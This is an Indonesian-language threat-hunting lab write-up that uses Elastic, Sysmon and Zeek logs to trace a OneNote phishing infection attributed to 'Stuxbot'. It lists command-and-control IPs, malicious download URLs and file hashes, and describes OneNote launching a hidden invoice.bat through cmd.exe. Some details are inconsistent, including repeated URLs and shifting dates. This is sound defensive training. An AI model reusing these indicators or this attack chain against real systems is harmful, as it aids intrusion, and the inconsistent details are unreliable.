HANDS ON LABS Threat Hunting With The Elastic Stack

Laporan Threat Intelligence

Kita mendapa laporan dari tim Threat Intelligence yang membahas tentang kelompok hacker bernama Stuxbot.

Profil dan Motif Serangan Stuxbot

- Tujuan Utama: Spionase, fokus utama adalah menyusup dan memantau secara diam diam.
- Motif Keuangan Rendah: Tidak ada bukti mereka menggunakan ransomware, pemerasan, atau menjual cetak biru perusahaan ke publik
- Metode Penyamaran: Mereka masuk melalui phising (Email) yang bersifat oportunistik. Stuxbot menyerang acak dan massal(siapapun, kapanpun) menggunakan data email yang mereka kumpulkan dari kebocoran data lama, media sosial, situs web publik


Detail Ancaman Teknis

- Target Korban: Seluruh pengguna sistem operasi Microsoft Windows
- Tingkat Risiko: Critical
- Dampak Fatal: Jika Phising mereka berhasil di klik, mereka mampu mengambil alih kendali komputer korban sepenuhnya, Lebih buruk lagi, mereka dapat menggunakan komputer tersebut sebagai batu loncatan untuk meretas seluruh jaringan server perusahaan

Tujuan Dokumen


Laporan rahasia ini dibuat untuk membagikan TTP(Taktik, Teknik, Prosedur) serta IOC(Indicator of Compromise) dari Stuxbot kepada mitra, Tujuannya agar BlueTeam atau analis Security Operation Center (SOC) dapat menggunakan data tersebut untuk memeriksa infrastruktur jaringan mereka secara mandiri dan mendeteksi apakah stuxbot sudah menyusup ke sistem mereka sejak dini.

Singkatnya, urutan serangan terhadapat perangkat yang awalnya disusupi dapat diuraikan sebagai berikut:



Initial Breach (tahap awal penyusupan)

Email phising ini relatif sederhana, dengan malware yang menyamar sebagai file faktur. Berikut contoh email phising yang menyertakan tautan ke file OneNote:



Investigasi forensik kami terhadap serangan ini mengungkapkan bahwa tautan tersebut mengarah ke file OneNote, yang secara konsisten dihosting di layanan hosting file (Misal, Mega.io atau platform serupa).

File OneNote ini menyamar sebagai faktur yang memiliki tombol “TERSEMBUNYI” yang memicu file batch ter embedded. File batch ini pada gilirannya, mengambil skrip powershell, yang merupakan tahap 0 dari muatan berbahaya.

RAT Characteristik (karakteristik malware pengendali)

RAT yang digunakan dalam serangan ini bersifat modular, yang berarti malware ini dapat disuntikkan modul yang dibutuhkan untuk peretasan. Saat RAT diaktifkan hanya beberapa fitur yang digunakan, kami telah mencatat penggunakan alat yang menangkap tangkapan layar, menjalankan Mimikatz, menyediakan antarmuka interaktif CMD Shell pada mesin yang disusupi, dan sebagainya.

Persistence

Semua mekanisme penyimpanan data yang digunakan hingga saat ini melibatkan File EXE yang disimpan di disk

Lateral Movement

Sejauh ini, kami telah mengindentifikasi dua metode berbeda untuk Lateral Movement:

- Memanfaatkan PsExec asli yang di tanda tangani oleh Microsoft.
- Menggunakan WinRM

Indicator Of Compromise

File OneNote:

- https://transfer.sh/get/kNxU7/invoice.one
- https://mega.io/dl9o1Dz/invoice.one

Entitas Staging (Skrip Powershell)

- https://mega.io/dl9o1Dz/invoice.one
- https://mega.io/dl9o1Dz/invoice.one

Node Command and Control (C&C):

- 91.90.213.14:443
- 103.248.70.64:443
- 141.98.6.59:443

Hash Kriptografik dari File yang Terlibat (SHA256) :

- 226A723FFB4A91D9950A8B266167C5B354AB0DB1DC225578494917FE53867EF2
- C346077DAD0342592DB753FE2AB36D2F9F1C76E55CF8556FE5CDA92897E99C7E
- 018D37CBD3878258C29DB3BC3F2988B6AE688843801B9ABC28E6151141AB66D4

LAB Hunting Stuxbot with Elastic Stack

Data yang tersedia

Strategi keamanan siber yang diterapkan didasarkan pada pemanfaatan Elastic Stack sebagai SIEM, Pada fungsi “Discover”, kita dapat melihat log dari berbagai sumber. Sumber-sumber tersebut meliputi:

- Windows audit logs (dikategorikan dibawah pattern windows*)
- System Monitor (Sysmon) logs (juga berada di pattern windows*)
- Powershell logs (juga berada di windows*)
- Zeek logs, sebuah alat untuk memonitor keamanan jaringan(berada di indeks pattern zeek*)

Data Threat Intelligence yang kita miliki berasal dari Maret 2023, oleh karena itu sangan penting agar pengaturan Kibana kita mmeindai log setidaknya sejak periode waktu tersebut. Indeks “windows” kami berisi sekitar 118.978 log, sedangkan “zeek” berisi sekitar 332.261 log.

The Environtment

Organisasi kami relatif kecil, dengan sekitar 200 karyawan yang sebagian besar terlibat dalam aktivitas pemasaran online, sehingga kebutuhan sumber daya TI kami minimal. Aplikasi perkantoran adalah perangkat utama yang digunakan, dengan Gmail sebagai penyedia email standar kami, yang diakses melalui peramban web. Microsoft Edge adalah peramban default pada laptop perusahaan kami. Dukungan teknis jarak jauh disediakan melalui TeamViewer, dan semua perangkat perusahaan kami dikelola melalui Objek Kebijakan Grup Directory Aktif (GPO). Kami sedang mempertimbangkan transisi ke microsoft Intune untuk manajemen endpoint sebagai bagian dari peningkatan mendatang dari windows 10 ke windows 11.

The Task

Tugas kita berpusat pada laporan Threat inteligence terkait malware yang dikenal sebagai “stuxbot”. Kita diharapkan menggunakan Indicator of compromise (IOC) yang diberikan untuk menyelidiki apakah ada tanda tanda kompromi di organisasi kita


The Hunt

Note: Rangkaian aktivitas perburuan didasarkan pada hipotesis bahwa email phising yang berhasul mengirimkan file OneNote berbahaya. Jika hipotesis kami adalah eksekusi biner yang berhasil dengan hash yang cocok dengan salah satu dari laporan Threat Intel, kami akan melakukan rangkaian aktivitas yang berbeda.

Laporan tersebut menunjukkan bahwa kompromi awal semuanya terjadi melalui file “invoice.one”. Meskipun demikian, kita harus terus melakukan pencarian komprehensif dapat dimulai berdasarkan Sysmon Event ID 15 (FileCreateStreamHash), yang mewakili peristiwa pengunduhan file browser. Kami berasumsi bahwa file OneNote yang berpotensi berbahaya diunduh dari Gmail, penyedia email organisasi kami.

Sekarang kita akan mulai perburuannya

Pertama kita masuk ke discover





Setelah masuk di discover kita akan menentukan waktu terjadinya, indeks pattern dan kql query

KQL: event.code:15 AND file.name:*invoice.one (kita berfokus pada event code 15 dan file name bernama invoice.one) dan kita menemukan 3 log



Meskipun perkembangan ini dapat menyiratkan implikasi serius, belum dipastikan apakah file ini sama dengan yang disebutkan dalam laporan. Kita perlu membuka event log untuk menampilkan konten lengkapnya






Setelah membuka konten lengkapnya terungkap bahwa MSEdge adalah aplikasi yang digunakan untuk mengunduh file tersebut dan disimpan pada folder Downloads milik user bob, event ini terjadi di waktu Mar 26, 2023 @ 22:05:47.793 seperti yang terlihat di gambar diatas.

Kita akan mencoba menguatkan informasi ini dengan memeriksa Event ID 11 (File Created). Metode ini efektif ketika browser tidak terlibat dalam proses pengunduhan file.

KQL: event.code: 11 AND file.name: invoice.one* (asterix pindah karena data yang kita butuhkan adalah invoice.one-------)




Disini kita menemukan bahwa file invoce.one berasal dari internet dengan tanda Zone.Identifier pada file.name, kita telah mendapat informasi bahwa agent yang menjadi korban adalah:


- Host name: WS001
- IP : 192.168.28.130

Jika kita memeriksa log jaringan menggunakan Sysmon Event ID 3 (Network Connect) di sekitar waktu file diunduh kita tidak akan menemukan apa apa. Ini adalah konfigurasi umum untuk menghindari pengambilan data koneksi jaringan yang dibuat oleh browser, yang dapat membanjiri volume log yang sangat besar, terutama yang terkait dengan penyedia email kita.

Disinilah Log Zeek akan digunakan, Kita harus menyaring dan memeriksa kueri DNS yang telah ditangkap Zeek dari WS001 selama interval dari 22:05:00hingga 22:05:48, ketika file tersebut diunduh.



Disini kita lanjut mencari timeframe yang sesuai dengan waktu kejadian yaitu 22 maret 2023 dari jam 22:05:00 hingga 22:05:48 pada index pattern zeek dengan kql source ip dan dns.question.name, kita mendapat beberapa informasi log.




Kita akan mencoba mengurangi kebisingan dengan cara mengecualikan dns umum seperti ke empat dns diatas, setelah itu kita tambahkan dns.question.name field



Dari data ini kita menyimpulkan bahwa pengguna mengakses google mail, diikuti dengan interaksi dengan “file.io” penyedia hosting yang dikenal. Selanjutnya, microsoft defender smartscreen

melakukan scanning yang karena biasanya dipicu ketika file diunduh melalui MSEdge. Kita akan memperluas log untuk file.io mengungkap alamat IP asal malware tersebut (dns.answer.data, dns,resolved_ip, atau zeek.dns.answer) sebagai berikut.



agent.version	7.17.8
destination.address	192.168.28.200
destination.ip	192.168.28.200
destination.port	53
dns.answers.data	34.197.10.85, 3.213.216.16
dns.answers.ttl	4, 4
dns.header_flags	RD, RA
dns.id	53685
dns.question.class	IN
dns.question.name	file.io

Kita telah menemukan alamat ip asal malware tersebut yaitu 34.197.10.85, dan 3.213.216.16. sekarang kita akan lanjut memeriksa alamat ip tersebut.



04:05:00 04:05:05 04:05:10 04:05:15 04:05:20 04:05:25 04:05:30 04:05:35 04:05:40 04:05:45

Mar 27, 2023 @ 04:05:00.000 - Mar 27, 2023 @ 04:05:48.000

Time	source.ip	destination.ip	destination.port
Mar 27, 2023 @ 04:05:41	192.168.28.130	34.197.10.85	443
Mar 27, 2023 @ 04:05:38.538	192.168.28.130	34.197.10.85	443
Mar 27, 2023 @ 04:05:38.435	192.168.28.130	34.197.10.85	443
Mar 27, 2023 @ 04:05:35.710	192.168.28.130	34.197.10.85	443
Mar 27, 2023 @ 04:05:35.594	192.168.28.130	34.197.10.85	443
Mar 27, 2023 @ 04:05:35.548	192.168.28.130	192.168.28.200	53
Mar 27, 2023 @ 04:05:35.542	192.168.28.200	192.168.28.2	53
Mar 27, 2023 @ 04:05:35.541	192.168.28.130	192.168.28.200	53

Sekarang kita sudah punya bukti bahwa user bob berhasil mengunduh file “invoice.one” dari penyedia hosting “file.io”

Pada titik ini, kita memiliki dua pilihan: kita dapat mencocokkan data dengan laporan Intelijen Ancaman untuk mengidentifikasi informasi yang tumpang tindih di lingkungan kita, atau kita dapat melakukan investigasi seperti Respons Insiden (IR) untuk melacak urutan kejadian setelah pengunduhan file OneNote. Kami memilih untuk melanjutkan dengan pendekatan yang kedua, melacak aktivitas selanjutnya.

Jika “invoice.one” diakses, maka akan dibuka menggunakan aplikasi OneNote. Jadi, query berikut akan menandai peristiwa tersebut, jika memang terjadi. Catatan: Rentang waktu yang telah kita tentukan sebelumnya harus dihapus dan dirubah menjadi, misal 5 tahun lagi. Dns.question.name Kolom tersebut juga harus dihapus.



Dilihat dari waktunya dengan penundaan 6 detik. Sekarang dengan OneNote.exe beroperasi dan file terbuka, kita dapat berspekulasi bahwa file tersebut berisi tautan berbahaya atau lampiran file jahat. Dalam kasus ini OneNote.exe akan memulai browser atau file berbahaya. Oleh karena itu, kita harus memeriksa dengan cermat setiap proses baru dimana OneNote.exe adalah proses induknya. Kueri yang sesuai adalah sebagai berikut. EventID 1 (Process Creation) digunakan.


KQL event.code dan process.parent.name

event.code: 1 AND process.parent.name:”ONENOTE.EXE”



Kita menemukan 3 log tapi tapi salah satu (paling bawah) berada di luar rentang waktu yang relevan dan akan kita abaikan, mari kita evaluasi dua hasil lainnya:

- Entri tengah mendokumentasikan (ketika diperluas) sebuah proses baru, OneNoteM.exe yang menrupakan komponen dari OneNote dan membantu dalam meluncurkan file.
- Entri teratas menunjukkan “cmd.exe” sedang beroperasi, mengeksekusi file bernama “invoice.bat”.




Penjelasan gambar:

- process.parent.executable: menunjukkan bahwa aplikasi yang memicu rantai kejadian ini adalah aplikasi sah Microsoft OneNote (ONENOTE.EXE)
- process.parent.command_line: mengonfirmasi bahwa OneNote diluncurkan khusus untuk membuka file invoice.one yang berada di folder Downloads milik Bob.
- process.executable: menunjukkan bahwa saat membaca file tersebut, OneNote secara diam-diam memanggil dan meluncurkan cmd.exe (Command Prompt). Ini adalah tanda bahaya (red flag) yang sangat besar. Aplikasi pencatat normal seperti OneNote hampir tidak pernah memiliki alasan sah untuk membuka terminal command line di latar belakang.
- process.command_line: membongkar apa yang sebenarnya diperintahkan oleh file OneNote tersebut kepada cmd.exe.

pada process.command_line terlihat perintah cmd.exe /c "...\Temp\OneNote\...\invoice.bat", malware dalam file OneNote tersebut ternyata mengekstrak sebuah file batch tersembunyi bernama invoice.bat ke dalam folder Temp milik bob, parameter /c menginstruksikan cmd.exe untuk mengeksekusi file bat tersebut lalu otomatis tertutup, proses ini terjadi dengan cepat kemungkinan bob tidak sadar (jendela hitam muncul terlalu lama di layarnya).

Pertanyaannya apakah skrip batch ini telah memicu hal lain? Kita akan mencoba mencari tau



